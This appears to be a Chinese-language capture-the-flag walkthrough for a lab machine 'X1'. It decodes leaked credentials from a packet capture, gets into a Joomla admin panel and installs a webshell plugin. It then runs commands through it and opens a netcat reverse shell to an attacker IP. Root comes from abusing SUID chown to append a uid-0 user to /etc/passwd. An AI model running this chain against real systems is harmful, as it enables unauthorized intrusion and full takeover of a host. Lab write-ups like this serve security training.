
X1

1. 靶机发现22，80端口



You are here: Home

Home

Listen Carefully

Details
Written by: root
Category: Uncategorised
Published: 10 May 2025
Hits: 59

Shark ?

Main Menu


Home

Login Form

Forgot your password?
Forgot your username?

2. 尝试弱密码，均无果。


3. 根据提示尝试监听，发现返回信息有root相关字眼，拉长监听时间并输入至a.log，便于查看。
   tcpdump -A -n host 192.168.1.6 > a.log



```
07:41:01.825997 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...6.@.@.B..............       ..r.................
07:41:02.827456 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.B..............       ..o.................
07:41:03.828351 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.AZ.............       ..o.................
07:41:04.829558 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.A-.............       ..t.................
07:41:05.830047 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...8{@.@.@..............       5.:.................
07:41:06.831714 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...8.@.@.@~.............       ?.0.................
07:41:07.833758 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9F@.@.?..............       ?.0.................
07:41:08.834381 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9s@.@.?..............       ..d.................
07:41:09.835456 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9.@.@.?S.............       ..a.................
```

4. 根据发现的规律，查找所有以大写字母 'E' 开头的行，并从这些行的倒数第18个字符开始提取一个字符，然后拼接所有提取到的字符，结果如下：


root:00dae9e3052fb2255408182602383ce1



```
┌──(kali㉿kali)-[~]
└─$ cat a.log|awk 'BEGIN{FS=""}/^E/{printf $(NF-17)}' 2>/dev/null
root:00da@9@3052fb2255408182602383c@1vvvvqqqq((((root:00dae9e3052fb2255408182602383ce1root:00dae9
```

5. 尝试管理页面，直接登录成功

6. 尝试检索joomla webshell方法，发现有相关插件支持，下载joomla-webshell-plugin-1.1.0.zip




p0dalirius / Joomla-webshell-plugin Public

p0dalirius Update README.md f4e7c40 · 3年前 3 Commits


.github	Public release	3年前
dist	Public release	3年前
plugin	Public release	3年前
test_env	Public release	3年前
Makefile	Public release	3年前
README.md	Update README.md	3年前
console.py	Public release	3年前

7. 找到入口并安装



不安全 192.168.1.6/administrator/index.php?option=com_cpanel&view=cpanel&dashboard=system

8. 远程命令执行，curl或者浏览器均可。



192.168.1.6/modules/mod_webshell/mod_webshell.php?action=exec&cmd=id
JSON
原始数据
头
保存
复制
全部折叠
全部展开
过滤 JSON

```
stdout:   "uid=33(www-data) gid=33(www-data) groups=33(www-data)\n"
stderr:   ""
exec:     "id"
```

9. 反弹shell，拿到www-data用户

```
cmd=busybox nc 192.168.1.4 8888 -e /bin/bash
```

10. 查看root权限，发现chown
    它的主要作用是更改文件或目录的所有者（owner）以及所属组（group）




```
find / -perm -4000 -user root 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chown
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

11. 提权

```
//将所有者和所属组改为www-data
chown www-data:www-data /etc/passwd

//新增一个newroot2用户，SSH登录即可。
echo
'newroot2:$1$z5glSm8N$Q7kAaagz21cQfELuOWdL3.:0:0:root:/root:/usr/bin/ba
sh'>>/etc/passwd
```



```
root@X1:~# cat root.txt
flag{root-72c0cd908b77fd5a4d0c988f7e002431}
root@X1:~# cat /home/welcome/user.txt
flag{user-dcbbdea685e6fbab5d4f283b1fff1af6}
```